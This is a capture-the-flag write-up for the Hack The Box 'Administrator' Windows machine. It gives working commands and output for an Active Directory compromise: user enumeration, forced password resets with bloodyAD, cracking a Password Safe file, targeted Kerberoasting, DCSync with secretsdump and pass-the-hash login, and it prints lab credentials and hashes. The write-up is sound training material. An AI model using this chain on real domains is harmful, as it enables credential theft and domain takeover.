ch3ckm8_HTB_Administrator

Intro

This is a WINDOWS machine of medium difficulty, named Administrator, and our final goal is to become the admin of the system (no shit sherlock).
Without further ado, lets dive in!

Machine Information:

```
As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Username: Olivia Password: ichliebedich, so its an assumed breach scenario
```

Tags: #windows #AD #AssumedBreach #Kerberoasting #DCsync #OSCPpath

Reconnaissance

Nmap scan

command

```
nmap -sSCV 10.10.11.42
```

usage breakdown

the -sSCV parameter performs:
`-sS` → **Stealth SYN Scan (Half-Open Scan)**
`-sC` → **Run Default NSE Scripts**
`-sV` → **Version Detection**

Output

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 17:28 EDT
Nmap scan report for 10.10.11.42
Host is up (0.048s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-27
04:28:21Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
administrator.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
administrator.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2025-03-27T04:28:28
|_  start_date: N/A
|_clock-skew: 6h59m57s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.78 seconds
```

Add machine to etc hosts

```
echo '10.10.11.42 Administrator.htb' | sudo tee -a /etc/hosts
```

FTP

okay, lets first try ftp with the given users creds,
after trying it i found out that user Olivia cant login to ftp, so lets move on to the rest of the open ports and their associated services

(ch3ckm8) (table)

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narrator: no, no don't give up yet, its too early (try giving up later xd)

SMB enumeration

We are given (from the machine's description) creds for an account on that host, so lets use crackmapexec since smb service is available according to our nmap scan to enumerate the smb service

```
crackmapexec smb Administrator.htb -u "Olivia" -p "ichliebedich" --rid-brute | grep
SidTypeUser
```

usage breakdown:

1. At first we specify the known user's creds

2. why use `--rid-brute` ?

First, lets explain what is an rid, it stands for Relative identifier, and its a number assigned to objects upon creation, and user accounts are such objects.
So this parameter when used on crackmapexec, enumerates the rids in order to extract user and group accounts from a windows host.

3. what about `grep SidTypeUser`?

This is used to "filter" only the user accounts on our command's output, and not information such as groups and other irrelevant (for now) information

--> Overall, by using crackmapexec with the parameters mentioned below, we use a known user's creds (olivia) in order to "log in" and enumerate VALID users on the host.

Output

so the output we get looks sth like this, as we can see Olivia can login to winrm (in contrast with ftp)
-> what we actually see here, is that the domain is the `administrator.htb`, along with every user and their respective RID

```
SMB    administrator.htb 445    DC     500: ADMINISTRATOR\Administrator
(SidTypeUser)
SMB    administrator.htb 445    DC     501: ADMINISTRATOR\Guest (SidTypeUser)
SMB    administrator.htb 445    DC     502: ADMINISTRATOR\krbtgt (SidTypeUser)
SMB    administrator.htb 445    DC     1000: ADMINISTRATOR\DC$ (SidTypeUser)
SMB    administrator.htb 445    DC     1108: ADMINISTRATOR\olivia (SidTypeUser)
SMB    administrator.htb 445    DC     1109: ADMINISTRATOR\michael (SidTypeUser)
SMB    administrator.htb 445    DC     1110: ADMINISTRATOR\benjamin (SidTypeUser)
SMB    administrator.htb 445    DC     1112: ADMINISTRATOR\emily (SidTypeUser)
SMB    administrator.htb 445    DC     1113: ADMINISTRATOR\ethan (SidTypeUser)
SMB    administrator.htb 445    DC     3601: ADMINISTRATOR\alexander (SidTypeUser)
SMB    administrator.htb 445    DC     3602: ADMINISTRATOR\emma (SidTypeUser)
```

AD enumeration

So, earlier we found the users, but we also need to collect (more) AD data from a domain controller (which is yet unknown) in a given domain (administrator.htb)

command

```
bloodhound-python -u Olivia -p 'ichliebedich' -c All -d administrator.htb -ns
10.10.11.42
```

usage breakdown:

1. At first we specify the known user's creds
2. we use the **-d** parameter to specify the domain
3. we use **-ns** to specify the nameserver (DNS server) to 10.10.11.42 (machine's IP)
   we need to specify the DNS server, because querying AD over LDAP requires DNS resolution to locate the DC

-> overall, we login to the given domain with the given creds for an account, collect AD data (users, groups, computers, permissions, ACLs, etc.), use the machine's IP as the DNS server to resolve the DC's IP and lastly save the data in json format, which can later be imported to BloodHound for visualization.

output


```
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error:
[Errno Connection error (dc.administrator.htb:88)] [Errno -2] Name or service not
known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 11S
```

add the DC to etc hosts

```
echo '10.10.11.42 Administrator.htb dc.administrator.htb' | sudo tee -a /etc/hosts
```

BloodHound visualization

As we can see in the pics above, we reach to the conclusion that Olivia has **GenericAll** permission towards Michael, and Michael has **ForceChangePassword** permission towards Benjamin, so our path to exploit this looks like this: (we have marked olivia as owned here)



{ *Olivia* }-----(GenericAll)----->{ *Michael* }-----(ForceChangePassword)----->{ *Benjamin* }

But what do those permissions actually mean?

- **GenericAll**
  Grants full control over an object, so we are talking about one of the most powerful permissions in AD. An account with such permissions can:
  ✅ **Reset the password** of a user account (including admin accounts).
  ✅ **Modify group memberships** (e.g., add itself to Domain Admins).
  ✅ **Modify object attributes** (like Service Principal Names for Kerberoasting).
  ✅ **Run remote code** if the target is a computer account.
- **ForceChangePassword**
  pretty self explanatory, is should be noted though that it allows an account to **change another user's password without knowing the old password**.

Changing Passwords with BloodyAD

Step 1: Change Michael's Password (Olivia -> Michael)

Use Olivia's account to change Michael's pass

```
bloodyad --host "10.10.11.42" -d "Administrator.htb" -u "olivia" -p "ichliebedich"
set password "michael" "TheBestPasswordYouHaveEverSeenOrHeard"
```

Step 2: Change Benjamin's Password (Michael -> Benjamin)

Use Michael's account (with the new pass we set earlier) to change Benjamin's pass

```
bloodyad --host "10.10.11.42" -d "Administrator.htb" -u "michael" -p
"TheBestPasswordYouHaveEverSeen" set password
"TheSecondBestPasswordYouHaveEverSeenOrHeard"
```

Step 3: login to winrm using Benjamin's creds

Now comes the tricky part , user benjamin cant login to winrm !!

(ch3ckm8) (table)

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
narrator: okay apparently he does not like this table, dude relax, put the table down, keep pro-hacking

after inspection through his AD permissions it appears that he has NO permission towards other users:



Log in to FTP as Benjamin

connect

```
ftp administrator.htb
```

insert creds

```
user: Benjamin
pass: "TheSecondBestPasswordYouHaveEverSeenOrHeard"
```

run ftp commands

```
ls
```

we see this, appears to be some backup file

```
Backup.psafe3
```

lets download it locally, then we can exit, nothing further valuable found

```
get Backup.psafe3
```

What is a psafe3 file?

These kind of files are encrypted password safe files!
used by PasswordSafe app (https://passwordsafe.app/), so obviously it cant be read in this form, we must use a tool to obtain hash from it, i chose **pwsafe2john** tool

```
pwsafe2john Backup.psafe3
```

we get the following hash:

```
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*20
48*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050
```

lets decrypt the obtained hash using johntheripper

lets try using the most commonly used wordlist "rockyou" and see what we get

```
john psafe3hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

the decryption is successful, and we get the following pass:

```
tekieromucho
```

Unlock the password safe

To sum up shortly, we got:

- The actual safe backup file (pwsafe3)
- The password that unlocks it

-> so now we can install the app on our attacker machine, and open the .psafe3 file using the obtained pass, then we get the 3 user's passwords

```
alexander
UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
```

```
emily
UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

```
emma
WwANQWnmJnGV07WQN8bMS7FMAbjNur
```

FootHold

Since we have the passwords for 3 users, we should figure out how to login to them on the target host, using their creds.

By looking again at the results of the nmap scan we performed initially, we see open port 5985, and this only means one thing: **WinRM**

Lets try to connect to emily user on the target host using winrm:

```
evil-winrm -i Administrator.htb -u emily -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb"
```


After some inspection, we see that we can grab the user flag from emily's Desktop folder

```
type \Desktop\user.txt
```

so now what?


Now that we have gained access (foothold) to one user (emily), lets see what permissions our current logged in user has over others.

Looking at bloodhound, our path tp exploiting this should look like this:



Check AD permissions

As we can see on bloodhound, emily has "GenericWrite" permission over ethan



Kerberoasting

-> Refers to an attack tehinique where the attacker extracts Kerberos Service Tickets (TGS) and later attempts to crack them offline, in order to then obtain the plaintext creds.
It must be noted that A **domain user** can request **ANY service ticket**.

we will use this python script, which speeds up the process of kerberoasting attack
https://github.com/ShutdownRepo/targetedKerberoast

```
python targetedKerberoast.py -u "emily" -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb" -d
"Administrator.htb" --dc-ip 10.10.11.42
```

and we get ethan's hash

```
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$Administrator.htb/ethan*$15ec7606ffa3297b86b280
475f514f9c$2e4d87fb991fa421183d34d1f57dc6eff6cf90d47f165e99e8caa4042a91278d9ae1897d9
b5bd1c4938ae952b02b253b63207405bb7f66b8509c614b4e8a0fe9bff6e4ae67a8c6df5ce80d08d1e2f
0cc78389f94289f4fe121f402cf1d8a411db8e49116ae92534989d03f740899d01f2f264273ad4da38a5
537fde4c4d629961839c4a7916a3f246240ce1e50602d648a17d05384131d1729c9debfe576e9a37bf34
7899896e9df8bec3b2ac16110da971e0142ef5435bb73ee2fca6baf923ad26540ff42b735d73ff730cdb
075026d0646247db541b3c824a2c8fef6c72572d06c64f341778b0456cbf6376f22bc444228cc4fef86c
8bb62093c7081daf6ab75c809508c2ca0ab0fe679e1dbbd753441316d58d1245fdcd9e1b8ef58faa2c71
ae319296eeda923da7a42677e65a7ab048b694ea8f880bb021740f94eb4f9b1416d37cd75f41c2b9d045
370890611857ae2576e117c1ca52de93918d7104e95c95cd130b2d06805d6c99d5c13b61ab0040f02117
accc14a8ad06e2f6d66103c07e9e96a6a2a94f4a12e34e9c3f8b46a305e778a17958128465967076c036
5d7c87bb6c517d8ab27d1a89f582a72e303bf0ac54c1c7d2fbe80b2500cab320cdbac803fdfa2c8a54e8
db9870a5dd73193a85878752373da71d223e8cdd47dcd2ba3c3b353bc5f1af493da902c90b5a26a218aa
6875ff9ffa5bc8bc2f1f90d65502819f01f3c8539950c1d905b2bd803145cfd603a6d75a654ce2c83210
b59ed9e6c232841a7d6f5e706072e8e9ed38baaf4c04640841726e61a7f484e900ef1515480ba9b337f8
0c9cc9d0f974aff33b83897d340a925ab084d60914f708eb5cb917c91ecb362b490f2da965fc476956c7
f2d9968ed61b10bdacd2c371955253ebbddfbfc97ee2b38badec0413bca0ec1e11aa44429c6d3d9ab73a
aa4a1425fbf23123260c42ed28229e3b766ed0c5682eb6b097b315f72b8ce387978525b3800229f5a098
0de2b1f947168c6956d06c8ad9178aefd34addba5e3c9f719619aa29301579cd426415ae8c9d832a93ce
3beccf70b58340e949b12e9e6d9d7ef80a3b5852f0e372ba786237cb3f6b2a2738a3b70fd070f5ecd59e
5cab52cb145113fc0f4832ba7adc297d6a01167773f9a9a3a5302a0c6a672b1437372d349752350778db
5dcdb5f986a7b3110d2584d12a21d32960c061d0f5a60f182257b8954fcd13936b14ef1c6cd5396b2d35
49971d83ef116fe4e65916c73f7d231e1c7c99bd82854b152c016f663ecc4c962a30dce3569f088398f8
d230996901bfa72f3427ede4d73d1f7b8828fe098c958867c3bd9017002c3e74fbe73650d05228039b57
c916ae017e89859afb79c9fb951c815476495819840ae9468fdb66d6ee687de54fed4724c77eee4bd4f9
b4995005f644e2b1a58f87deb91088ec9e318fe9d1f6b34a33f6e2e001c2a0e3c0d7f463376a5e3827fa
df2a88d6f79d73188b207e06b3207700a5929dd3b6d7fe47bb71402d1881a49a990f0472d912937b6682
5
```

decrypt the obtained ethan's hash

```
john ethanhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```


and we get the pass:

```
limpbizkit
```

so now that we have another user's pass, lets repeat the process we did before, by checking this user's permissions over other users

Check AD permissions

As we can see on bloodhound, ethan has "DCSync" rights over the domain.



what this means to progress

We see that ethan has permissions over the domain (administrator), not any user, so thats our first clue.
Secondly, we must understand what those permissions allow us to do, and with a little research we find that permissions "**Getchanges**" and "**GetChangesAll**" allow us to perform a **DCsync attack** !
https://bloodhound.specterops.io/resources/edges/dc-sync

-> **DCsync** is an attack that allows an adversary to simulate the behavior of a domain controller (DC) and retrieve password data via domain replication

So with this kind of attack, we can obtain the Administrator's hash, in order to crack it (decrypt it) offline.

For this attack, we are going to use **impacket-secretsdump** for the following reasons:

- at first it uses the user's creds to connect remotely to the DC via smbexec/wmiexec and obtain high permissions
- then exports the hash of local accounts from the registry
- exports all domain user's hashes through DCsync or from NTDS.dit file
  The **ntds.dit** file functions as the core database that powers Active Directory, containing essential data like user credentials, group policies, security settings, and domain configurations (https://www.cayosoft.com/ntds-dit/)
- allows connections to the DC from computers outside the domain

Privesc

So, with the aforementioned tool using ethan's creds:

```
impacket-secretsdump "Administrator.htb/ethan:limpbizkit"@"dc.Administrator.htb"
```

we obtain Administrator's hash

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:
::
```

then, we follow the standard procedure, via evil-winrm to login to user Administrator with the hash

```
evil-winrm -i administrator.htb -u administrator -H
"3dc553ce4b9fd20bd016e098d2d2fd2e"
```

finally we get the root flag!

```
type \Desktop\ root.txt
```

(table down)
┬┬ノ(º _ ºノ)

Conclusion

This machine felt kinda straightforward and like an introductory machine to AD related machines.


After the initial smb enumeration and ad enumeration, the rest of the activities were easier to follow and execute.

narrator: "It has been foretold by an ancient prophecy, the arrival of the security analyst who shall flip the table when things go wrong, unleashing chaos in the face of failed exploits. And yet, when the battle is won, and the hack is complete, they shall calmly return the table to its rightful place, as if nothing ever happened."

Sidenotes

I'm not a hacker, I'm just an analyst with excessive caffeine in my bloodstream...
oh and mr robot was my 3rd cousin (i know not fair) ## ¯_(ツ)_/¯

WARNING! pwn badge flexing below:
https://www.hackthebox.com/achievement/machine/284567/634



If you reached that far, you must be a big fan, make sure to check my yt channel for more: https://www.youtube.com/watch?v=xvFZjo5PgG0